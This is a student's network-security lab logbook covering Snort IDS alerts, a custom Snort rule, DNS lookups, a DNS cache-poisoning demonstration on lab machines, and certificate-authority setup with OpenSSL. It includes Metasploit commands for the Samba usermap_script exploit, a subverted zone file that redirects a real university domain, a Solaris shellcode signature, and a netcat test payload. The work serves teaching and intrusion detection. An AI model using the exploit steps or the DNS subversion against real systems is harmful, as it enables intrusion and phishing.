First, we must clear the snort database as described in Section 5.2. Then, we must observe the snort alerts detected on **gateway** in the web view in the web browser on **client** using:

http://192.168.12.2/base/base_main.php

We will now login to **server** from **client** using SSH:

ssh -X root@192.168.23.3

We will be using a tool called 'less', on the **server** we can view the file /var/log/syslog:

less /var/log/syslog

Note: Within 'less', the user can…

- **go to the end of the file:** By using the 'G' key.
- **go to the beginning of the file:** By using the 'g' key.
- **go up one line:** By using the 'up arrow', 'y' or 'k' keys.
- **go down one line:** By using the 'down arrow', 'enter', 'e', 'j' keys.
- **go up or down one page:** By using the 'space bar' key.
- **search for an entry:** By using the forward slash '*/*' and a search term e.g. '*sometext*'
- **quit:** By using the '*q*' key.

The purpose of the log file /var/log/syslog is to …

The purpose of the log file /var/log/auth.log is to …

Note: We can create an entry in /var/log/syslog, such as "sometext" using the command:

logger sometext

We can use this to put entries in the log file before and after we carry something out, so that we can determine if anything useful happens and see the time for checking entries in:

/var/log/auth.log

We can view the same files on gateway, we have finished learning to use the basic tools (less and syslog) but have not yet carried out any potential "malicious" activity.

Note: If we are looking through syslog we may see warnings of the type:

> *server named[1610]: REFUSED unexpected RCODE resolving 'shavar.services.mozilla.com/AAAA/IN':155.245.48.11#53,*

This is because we cannot access the DNS **server**, these errors are not a security problem.

Task 5.2 Testing Snort

For the first real IDS task we will send a (pretend) malicious packet from **client** to **server** just to check that Snort is working on **server**, and that we can monitor the output.


From **client** we will send a test packet using:

> /root/send_snort_test.sh

This will run the following command:

> ping -n 192.168.23.3 -p "7569643d3028726f6f74290a" -c1

This will send an ICMP packet to the **server** with a binary pattern that actually represents some text. We can look at the snort alert that it generated, and find out from the "unique alert" what this "malicious" packet might mean:



Note:

- **The number of packets that are logged each time /root/send snort test.sh is invoked:** We can see that two logs have been recorded after issuing this packet – one to the destination and one from the destination (the response).
- **The description of the "signature" of the alert (as described in the BASE pages - you may have to look through various summary pages to find it.):** "INDICATOR-COMPROMISE id check returned root" is the signature of the alert.
- **The description of the alert from either CVE or Snort webpages if available (not all have descriptions):** "This event is generated when a UNIX "id" command is used to confirm the user name of the currently logged in user over an unencrypted connection. This connection can either be a legitimate telnet connection or the result of spawning a remote shell as a consequence of a successful network exploit. The string "uid=0(root)" is an output of an "id" command indicating that the user has "root" privileges. Seeing such a response indicates that some user, connected over the network to a target server, has root privileges"

Task 5.3 Running snort with a realistic example

Now, we can see a much more complex example. First, we will clear the snort database as described in Section 5.2:

./clearsnort.sh


Add an entry to the syslog (using logger) so we know where we are starting from:

logger starting here

We will then run the Nessus scan from **client** against **server**, see Task 1.6 Scanning a remote host, the scan will take around 20 minutes and the machine may become unresponsive.

Note: Don't attempt to record all of the output from Snort as we will not be able to record all of it easily. The laboratory test will be based on recording the items that we are asked to record in the tasks and carrying out some of the investigations:

- All the numerical data on the **gateway** BASE homepage (http://192.168.12.2/base/base_main.php, for example (but not a complete list):
    - **The "Traffic Profile by Protocol", percentage of TCP, UDP, ICMP and Portscan Traffic:** TCP accounts for 100% of the traffic.
    - **Number of: unique alerts, total number of alerts, categories, source ports, destination ports etc.** There are 26 unique alerts (2169 total), 8 categories, 1197 source ports, 52 destination ports
- The entries that the Nessus scan generated in /var/log/syslog and /var/log/auth.log:



Note: We can save the web pages as a "Web Page Complete" by choosing:

firefox File->Save As

We can then save the file in the NetworkSecurityFolder (visible in /tmp/ on the Ubuntu lab machine) to paste into this logbook.

The top 5 most frequent alerts:

< Signature >	< Classification >	< Total # >	Sensor #	< Source Address >	< Dest. Address >	< First >	< Last >
[cve] [icat] [cve] [icat] [cve] [icat] [cve] [icat] [snort] OS-OTHER Bash CGI environment variable injection attempt	attempted-admin	960(44%)	1	1	1	2020-03-02 21:50:35	2020-03-02 21:50:54
[cve] [icat] [snort] http_inspect: LONG HEADER	bad-unknown	457(21%)	1	1	1	2020-03-02 21:48:47	2020-03-02 21:53:06
[cve] [icat] [bugtraq] [cve] [icat] [bugtraq] [cve] [icat] [snort] http_inspect: OVERSIZE REQUEST-URI DIRECTORY	bad-unknown	366(17%)	1	1	1	2020-03-02 21:50:57	2020-03-02 21:52:36
[snort] http_inspect: UNKNOWN METHOD	unknown	106(5%)	1	1	1	2020-03-02 21:48:30	2020-03-02 21:52:45
[cve] [icat] [url] [cve] [icat] [bugtraq] [bugtraq] [cve] [icat] [bugtraq] [snort] ftp_pp: FTP parameter length overflow	attempted-admin	67(3%)	1	1	1	2020-03-02 21:48:44	2020-03-02 21:53:14

The top alert with a CVE advisory:

Source: MITRE

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 2.0 Severity and Metrics:

NVD **NIST:** NVD **Base Score:** 10.0 HIGH

Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C)

After this, we can follow the link "*Most recent 5 Unique* Alerts" from the homepage to find out the most frequent "*Unique Alert*" that has a CVE advisory, it may not be the most frequent alert, nor in the list of "Most recent 15 unique alerts":

- **the Snort signature description for this alert (the single line in the Description column of the alert):** OS-OTHER Bash CGI environment variable injection attempt
- the last (most recent) CVE vulnerability description link (there are multiple for the most frequent alert with CVE entries): https://cve.mitre.org/cgi-bin/cvename.cgi?name=2014-6271 and https://nvd.nist.gov/vuln/detail/CVE-2014-6271
- **From the CVE web page follow the link to the National Vulnerability Database and record the entry held on this alert there:** GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.
- **make sure you can explain what "CVE" and "CVSS" are:** See task 1.5

Note: The most frequent alert is one titled "ssh: Protocol mismatch," which does not have a CVE link. This is a false positive just warning that there are some anomalies in the way SSH **clients** and servers negotiate, due to different versions being used at each side.

Task 5.4 (Extension) Consider if an IDS rule applies

We can now determine if the alert actually applies to **server** by looking at the CVE and NVD entries that we recorded in the previous task. This will require looking at the software targeted. If we saw this alert in an IDS log, we would consider it to be a:

- false positive
- true positive
- true negative
- false negative

"Write your conclusions as to why you think this is so and under what circumstances it would apply (or maybe under what circumstances a different answer would apply)"


We will now analyse if the alert we discovered to see if it is a real threat to our **server**.

From the logs, we can see that the software affects several versions of bash, so we will check our **server** to see what version of bash is running. This can be achieved by using:

```
bash -version
```

By doing so, it is revealed that we are running bash version 4.3.48(1) on **server**. We will cross reference this against the CVE alert to see if we are vulnerable.

A quick look on NVD revels that we are indeed vulnerable, thus this is a **true positive**.



If we were to update our version of bash, then this alert would become a **false positive**.

Task 5.5 Looking at a Snort rule

The Snort rules are stored in:

cd /etc/snort/rules

ls -1

Each file contains a number of rules, with one rule per line.

We can estimate the number of rules by the total number of lines in each file in the rules directory added together (using the wc - for "word count" command on **gateway**):

cd /etc/snort/rules/

*/etc/snort/rules# wc -l **

Note: We are only interested in the total number of lines.

We will now look at the rules in the *telnet.rules*, we will pick one of the rules and describe what it means (we will need to search the Internet for information on this.):

- **the number of lines of "rules" in /etc/snort/rules (using the wc -l command as our slight over-estimate):** This command will returns there are 77245 rules in place.
- **The example of one of the rules from the telnet.rules file and what the fields mean:** Inspecting one of the rule files, such as telnet.rules will allow us to look at the rules in place:

  ```
  alert tcp $EXTERNAL_NET any -> $TELNET_SERVERS 23 (msg:"TELNET
  Solaris memory mismanagement exploit attempt";
  flow:to_server,established; content:"|A0 23 A0 10 AE 23 80 10
  EE 23 BF EC 82 05 E0 D6 90|%|E0|"; classtype:shellcode-detect;
  sid:1430; rev:7;)
  ```

  We can see that this rule generates an alert if any external network contacts a telnet server. This exploit is a memory management exploit that affects Solaris systems. The content is used to perform a buffer overflow, which then allows the hacker to attack the system and gain root access.

Task 5.6 Testing if Snort or logfiles detect all malicious behaviour

We can now repeat the "hacking" tasks using Metasploit that we carried out in Task 1.6 and determine which of the actions have any effect in either the Snort alerts:

/var/log/sys.log

/var/log/auth.log

Note: We need to clear the Snort alerts and put suitable messages in Syslog to help determine the effects of the "hacking."

With MetaSploit, we will first scan the target using nmap:

```
msf > nmap -sS -Pn -A 192.168.23.3
```

Then issue the following commands:

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options
msf exploit(usermap_script) > set rhost 192.168.23.3
msf exploit(usermap_script) > exploit
```

Then run the command "id" to check if we are root:

ID	< Signature >
#0-(1-15280)	[snort] INDICATOR-COMPROMISE id check returned root
#1-(1-15279)	[cve] [icat] [url] [snort] ftp_pp: FTP bounce attack
#2-(1-15277)	[snort] http_inspect: UNKNOWN METHOD
#3-(1-15278)	[snort] http_inspect: UNKNOWN METHOD

It appears as if SNORT detected some of the scans (as http and ftp attacks), but it did not detect the Samba exploit. It did however detect the "root" name being sent over the terminal. The auth log does not contain any mention of any log in attempts into the system, following the attack. Syslog will show the following in this case:

```
Mar  3 10:53:23 server root: Task 5.3
Mar  3 10:55:13 server named[1626]: REFUSED unexpected RCODE resolving 'sourceforge
Mar  3 10:55:13 server named[1626]: REFUSED unexpected RCODE resolving './NS/IN':
Mar  3 10:55:13 server named[1626]: REFUSED unexpected RCODE resolving 'sourceforge
Mar  3 10:58:13 server named[1626]: REFUSED unexpected RCODE resolving 'sourceforge
Mar  3 10:58:13 server named[1626]: REFUSED unexpected RCODE resolving './NS/IN':
Mar  3 11:00:41 server in.fingerd[3087]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:47 server fingerd[3087]: Finger program not found
Mar  3 11:00:47 server in.fingerd[3088]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:47 server fingerd[3088]: Finger program not found
Mar  3 11:00:47 server in.fingerd[3089]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:47 server fingerd[3089]: Finger program not found
Mar  3 11:00:47 server in.fingerd[3090]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:47 server fingerd[3090]: Finger program not found
Mar  3 11:00:47 server in.fingerd[3091]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:47 server fingerd[3091]: Finger program not found
Mar  3 11:00:47 server in.fingerd[3092]: connect from 192.168.12.1 (192.168.12.1)
Mar  3 11:00:52 server telnetd[3081]: ttloop:  peer died: Success
```

Task 5.7 (Extension) Create your own Snort rule

We can now find out how to create our own rule that looks for the possible malicious text "createBackdoor" issued in a Telnet session. We can do this without actually attempting to test it in Snort. However, if we did want to test it in Snort, we would need to add it to a suitable rule file:

/etc/snort/rules/local.rules.

Note: Once changing a rule we would then need to stop Snort (using "Ctrl-c" in the terminal window) and then start Snort, we have to wait a few minutes to see the "Waiting for new data") before testing. To end this, we need to enter Ctrl-C. We can test it using NetCat to send the malicious text (we need to find out how).

```
alert tcp any any -> any 23 (content:"createBackdoor";
msg:"Snort has detected a backdoor exploit.."; sid:1333337;
rev: 001; classtype:shellcode-detect;)
```

We can now test this rule by adding it into the file /etc/snort/rules/local.rules using nano.

Then, restart snort using:

```
service snort stop
service barnyard2 stop
cd
./start-snort-ids
```

Then, we will test the rule using:

```
echo createBackdoor | netcat 192.168.23.3 23
```

We have now created the alert:

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(1-15281)	[snort] Snort Alert [1:1333337:1]	2020-03-03 11:47:05	192.168.12.1:42442	192.168.23.3:23	TCP

02/03/2020

Section 6 DNS and Man-in-the-middle attacks

6.1 DNS and PKI

In this lab we will look at how DNS and PKI work, and how an attacker may subvert these essential tools. We will imagine that the topology of the virtual machines is as shown in Figure 6.1. The scenario is that a user on **client** is surfing the web and reading email.

client is part of the domain somedomain.nosuch and uses a DNS server on **server** i.e. server.somedomain.nosuch. The DNS server on server is "Authoritative" for the domain somedomain.nosuch but not any other domain so that it has to use other DNS servers to lookup names/addresses for other domains. We will see one way in which an attacker can subvert this to their advantage.




Figure 6.1: (Virtual) network topology of the UMLs

6.2 Tasks

Task 6.1

We will start by checking that DNS is working correctly. We can use the dig tool to query nameservers. Here is the query on the Essex server 155.245.48.11 for the "SOA" data:

dig @155.245.48.11 essex.ac.uk soa

; <<>> DiG 9.10.3-P4-Debian <<>> @155.245.48.11 essex.ac.uk soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35572
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 6
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;essex.ac.uk. IN SOA
;; ANSWER SECTION: essex.ac.uk. 900 IN SOA dns0.essex.ac.uk. postmaster.essex.ac.uk. 2017080311 3600 7200 2419200 3600
;; AUTHORITY SECTION:
essex.ac.uk. 900 IN NS dns0.essex.ac.uk.
essex.ac.uk. 900 IN NS dns2.essex.ac.uk.
essex.ac.uk. 900 IN NS dns3.essex.ac.uk.
essex.ac.uk. 900 IN NS dns1.essex.ac.uk.
essex.ac.uk. 900 IN NS dns5.essex.ac.uk.
;; ADDITIONAL SECTION:
dns0.essex.ac.uk. 900 IN A 155.245.48.11
dns1.essex.ac.uk. 900 IN A 155.245.48.10
dns2.essex.ac.uk. 900 IN A 155.245.42.2
dns3.essex.ac.uk. 900 IN A 155.245.252.3
dns5.essex.ac.uk. 900 IN A 155.245.181.1
;; Query time: 1 msec
;; SERVER: 155.245.48.11#53(155.245.48.11)
;; WHEN: Thu Aug 03 10:08:27 BST 2017
;; MSG SIZE rcvd: 262

This describes the “Authoritative” SOA (start of authority) data on the essex.ac.uk zone as obtained from dns0.essex.ac.uk:

- **Authority Section**: contains the name of the name servers
- **Additional Section**: contains the “A” records which gives the IP address of the name servers.

Note: This is the “SOA” data, there are many other data stored in the nameserver, including all of the name to IP address mappings for machines and the mail servers.

Now we will use the same tool to get the SOA data for the somedomain.nosuch domain from **server** and record the results in the log book.

Note: Make sure we are not trying to look up using the 155.245.48.11 **server**,

dig @192.168.23.3 somedomain.nosuch soa

```
root@client:~# dig @192.168.23.3 somedomain.nosuch soa

; <<>> DiG 9.10.3-P4-Debian <<>> @192.168.23.3 somedomain.nosuch soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42124
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;somedomain.nosuch.             IN      SOA

;; ANSWER SECTION:
somedomain.nosuch.      60      IN      SOA     somedomain.nosuch. root.somedomain.nosuch. 50 60 60 3600000 60

;; AUTHORITY SECTION:
somedomain.nosuch.      60      IN      NS      server.somedomain.nosuch.

;; ADDITIONAL SECTION:
server.somedomain.nosuch. 60    IN      A       192.168.23.3

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Sat Mar 16 23:30:51 GMT 2019
;; MSG SIZE  rcvd: 124
```

Task 6.2

The DNS records contain lots of information, and dig can be used to obtain records.

We will look up the following resource records in the DNS server on **server**:

dig @192.168.23.3 winpc.somedomain.nosuch A

```
root@client:~# dig @192.168.23.3 winpc.somedomain.nosuch A

; <<>> DiG 9.10.3-P4-Debian <<>> @192.168.23.3 winpc.somedomain.nosuch A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60581
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;winpc.somedomain.nosuch.       IN      A

;; ANSWER SECTION:
winpc.somedomain.nosuch. 60     IN      A       192.168.21.5

;; AUTHORITY SECTION:
somedomain.nosuch.      60      IN      NS      server.somedomain.nosuch.

;; ADDITIONAL SECTION:
server.somedomain.nosuch. 60    IN      A       192.168.23.3

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Sat Mar 16 23:39:32 GMT 2019
;; MSG SIZE  rcvd: 105
```

dig @192.168.23.3 somedomain.nosuch MX

```
root@client:~# dig @192.168.23.3 somedomain.nosuch MX

; <<>> DiG 9.10.3-P4-Debian <<>> @192.168.23.3 somedomain.nosuch MX
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16609
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;somedomain.nosuch.             IN      MX

;; ANSWER SECTION:
somedomain.nosuch.      60      IN      MX      1 smtp.somedomain.nosuch.
somedomain.nosuch.      60      IN      MX      5 smtp2.somedomain.nosuch.

;; AUTHORITY SECTION:
somedomain.nosuch.      60      IN      NS      server.somedomain.nosuch.

;; ADDITIONAL SECTION:
smtp2.somedomain.nosuch. 60     IN      A       192.168.21.4
server.somedomain.nosuch. 60    IN      A       192.168.23.3

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Sat Mar 16 23:42:06 GMT 2019
;; MSG SIZE  rcvd: 142
```

We will now run further searches in order to answer these questions:

- **the IP address of smtp.somedomain.nosuch**: *CNAME record: server.somedomain.nosuch → 192.168.23.3*
- **the IP address of gateway.somedomain.nosuch:** *192.168.12.2*
- **the IP address of gateway-client.somedomain.nosuch and the special type of record that allows you to work out the IP address of this:** *CNAME record: gateway.somedomain.nosuch → 192.168.12.2 (the special type of record that helped us to work out the IP is the CNAME record which is an alias record that is used to give multiple aliases to a single computer. This says that gateway.somedomain.nosuch is alias for gateway-client.somedomain.nosuch and has the IP 192.168.12.2)*
- **what is the purpose of the MX record in DNS databases:** *mx is the mail exchange record, which tells mail servers how to rout email from this domain*

Task 6.3 DNS Cache poisoning

We will now look at a subverted DNS system. DNS servers have been open to some sophisticated attacks in the past, however, for this case we will consider a very simple case where a DNS caching server is obtaining a DNS record from a subverted server.

On the **server** we will now enable the DNS server to become authoritative for the domain essex.ac.uk by editing the file: */etc/bind/named.conf.local*

We will uncomment the following lines (i.e. removing the "//" from the start of the lines):

```
zone "essex.ac.uk" IN {
        type master;
        file "/etc/bind/zones/essex.ac.uk.zone";
};
```

We must then restart the DNS server using:

```
service bind9 restart
```

The file /etc/bind/zones/essex.ac.uk.zone contains the settings for this zone:

```
root@server:~# less /etc/bind/zones/essex.ac.uk.zone
;BIND data file for essex.ac.uk
;
$TTL 14400
@ IN SOA  essex.ac.uk host.essex.ac.uk (
201006601 ; Serial
60 ; Refresh
60 ; Retry
3600000 ;Expire
60 ) ; 604800) ; Default TTL
;
  IN NS ns1.essex.ac.uk.
@ IN MX 10 mail.essex.ac.uk.

ns1 IN A 192.168.23.3
ns2 IN A 192.168.23.3
www IN A 192.168.23.3
www2 IN CNAME www
mail IN A 192.168.23.3
ftp IN CNAME  www
gateway.nosuch.com IN TXT "v=spf1 ip4:xxx.xxx.xxx.xxx a mx ~all"
mail IN TXT "v-spf1 a -all"
```

As earlier, we will now use dig to observe the SOA for essex.ac.uk, but now as served from server not from 155.245.48.11:

```
root@client:~# dig @192.168.23.3 essex.ac.uk soa

; <<>> DiG 9.10.3-P4-Debian <<>> @192.168.23.3 essex.ac.uk soa
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27095
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;essex.ac.uk.                   IN      SOA

;; ANSWER SECTION:
essex.ac.uk.            14400   IN      SOA     essex.ac.uk.essex.ac.uk. host.essex.ac.uk.essex.ac.uk. 201006601 60 60 3600000 60

;; AUTHORITY SECTION:
essex.ac.uk.            14400   IN      NS      ns1.essex.ac.uk.

;; ADDITIONAL SECTION:
ns1.essex.ac.uk.        14400   IN      A       192.168.23.3

;; Query time: 0 msec
;; SERVER: 192.168.23.3#53(192.168.23.3)
;; WHEN: Sun Mar 17 00:18:29 GMT 2019
;; MSG SIZE  rcvd: 127
```

Each client uses a default DNS server as configured in a file /etc/resolv.conf, we will now determine the setting in the file for each of **client**, **gateway** and **server**:

- **Client:** *192.168.12.2*
- **Gateway:** *192.168.23.3*
- **Server:** *somedomain.nosuch →localhost (127.0.0.1)*

We can now see the DNS result that a computer will find from its default DNS server using dig www.essex.ac.uk (where the last argument can be any lookup we are interested in).

Check that the DNS lookup for www.essex.ac.uk on client points to server (only two relevant lines shown):

dig www.essex.ac.uk


;; ANSWER SECTION:

www.essex.ac.uk. 14400 IN A 192.168.23.3

```
;; ANSWER SECTION:
www.essex.ac.uk.        14400   IN      A       192.168.23.3
```

Note: We need to restart the DNS server on gateway for this to happen in order to refresh.

Now we will try http://www.essex.ac.uk from the web browser in client:



This is the result of a DNS cache poisoning attack. This is because we have exploited DNS vulnerabilities to draw traffic away from the legitimate server to our fake server and display the fake site. This form of attack can be used to divert users to websites used for phishing.

6.3 Using X.509 Certificates to Authenticate a Server

We have seen the result of subverting DNS, now we will turn to Public Key Infrastructure (PKI) that will allow us to securely identify a server even if there is a subversion of DNS.

In order to create the root key and certificate, both the directory and the configuration files need to be prepared. We will prepare the directories where the certificates will be created using the following commands on server:

cd /root/

./create-ca-directories

./create-intermediate-directories

./create-server-directories

This will create the directories ca, intermediate and server respectively. These directories are "databases" that will contain the relevant certificate and passwords for the three roles.

We will now go through a series of tasks to create the various certificates and install them in the server and in the client.

Note: The commands below are fairly complex and prone to failure with even a simple error. Consequently, it is almost essential to copy and paste the commands into the terminal windows one by one.

Note: The \ means carry on to the next line, we can safely copy all the command including the \ and the command console will understand this.

Task 6.4 CA creates CA certificate

We will carry out this task on **server**. First, we will create the root key and protect it with an AES256 key. We need to make sure that we are in CA directory:

cd /root/ca

openssl genrsa -aes256 -out private/ca.key.pem 4096

Note: A real CA might use both a password and biometric information to lock the root key.

Now we can create the root certificate:

```
cd /root/ca
openssl req -config openssl.cnf \
        -key private/ca.key.pem \
        -new -x509 -days 7300 -sha256 -extensions v3_ca \
        -out certs/ca.cert.pem
```

After we have entered the commands, we are then asked to enter details which will be part of the certificate:

```
Country Name (2 letter code) [XX]:GB
State or Province Name []:England
Locality Name []:
Organization Name []: rc17281 Ltd
Organizational Unit Name []:rc17281 Ltd Certificate Authority
Common Name []:rc17281 Ltd
Root CA Email Address []:
```

And then verify the root certificate using the following command:

```
openssl x509 -noout -text -in certs/ca.cert.pem
```

Task 6.5 Intermediate creates Intermediate CA certificate

We must carry out this task on **server**. We have created the directory and configuration file for the intermediate CA (which in practice is likely to be a Registration Authority).

```
cd /root/intermediate

openssl genrsa \ -out private/intermediate.key.pem 4096

chmod 400 private/intermediate.key.pem
```

Note: This time we are not protecting the Intermediate's key with a password.

Create the intermediate certificate:

```
cd /root/intermediate

openssl req -config openssl.cnf -new -sha256 \

-key private/intermediate.key.pem \

-out csr/intermediate.csr.pem
```

We will now enter the details for the certificate just as we did for the root but with slightly different identifiers so we can see it later on (although we must make sure the Organization Name and Organizational Unit match the CA certificate that was created earlier):

Country Name (2 letter code) [XX]:GB

State or Province Name []:England

Locality Name []:

Organization Name []:rc17281 Ltd

Organizational Unit Name []:rc17281 Ltd Certificate Authority

Common Name []:rc17281 Ltd Intermediate CA

Email Address []:

Task 6.6 CA signs Intermediate CA certificate

We will carry out this task on **server**. We must sign the Intermediate Certificate using the following (we need the CA key password that was generated earlier):

cd /root

*openssl ca -config ca/openssl.cnf -extensions v3_intermediate_ca *

*-days 3650 -notext -md sha256 *

*-in intermediate/csr/intermediate.csr.pem *

-out intermediate/certs/intermediate.cert.pem

Enter pass phrase for ca.key.pem: secretpassword

Sign the certificate? [y/n]: y

chmod 444 intermediate/certs/intermediate.cert.pem

```
root@server:~# openssl ca -config ca/openssl.cnf -extensions v3_intermediate_ca \
> -days 3650 -notext -md sha256 \
> -in intermediate/csr/intermediate.csr.pem \
> -out intermediate/certs/intermediate.cert.pem
Using configuration from ca/openssl.cnf
Enter pass phrase for /root/ca/private/ca.key.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number: 4097 (0x1001)
        Validity
            Not Before: Mar 17 18:54:09 2019 GMT
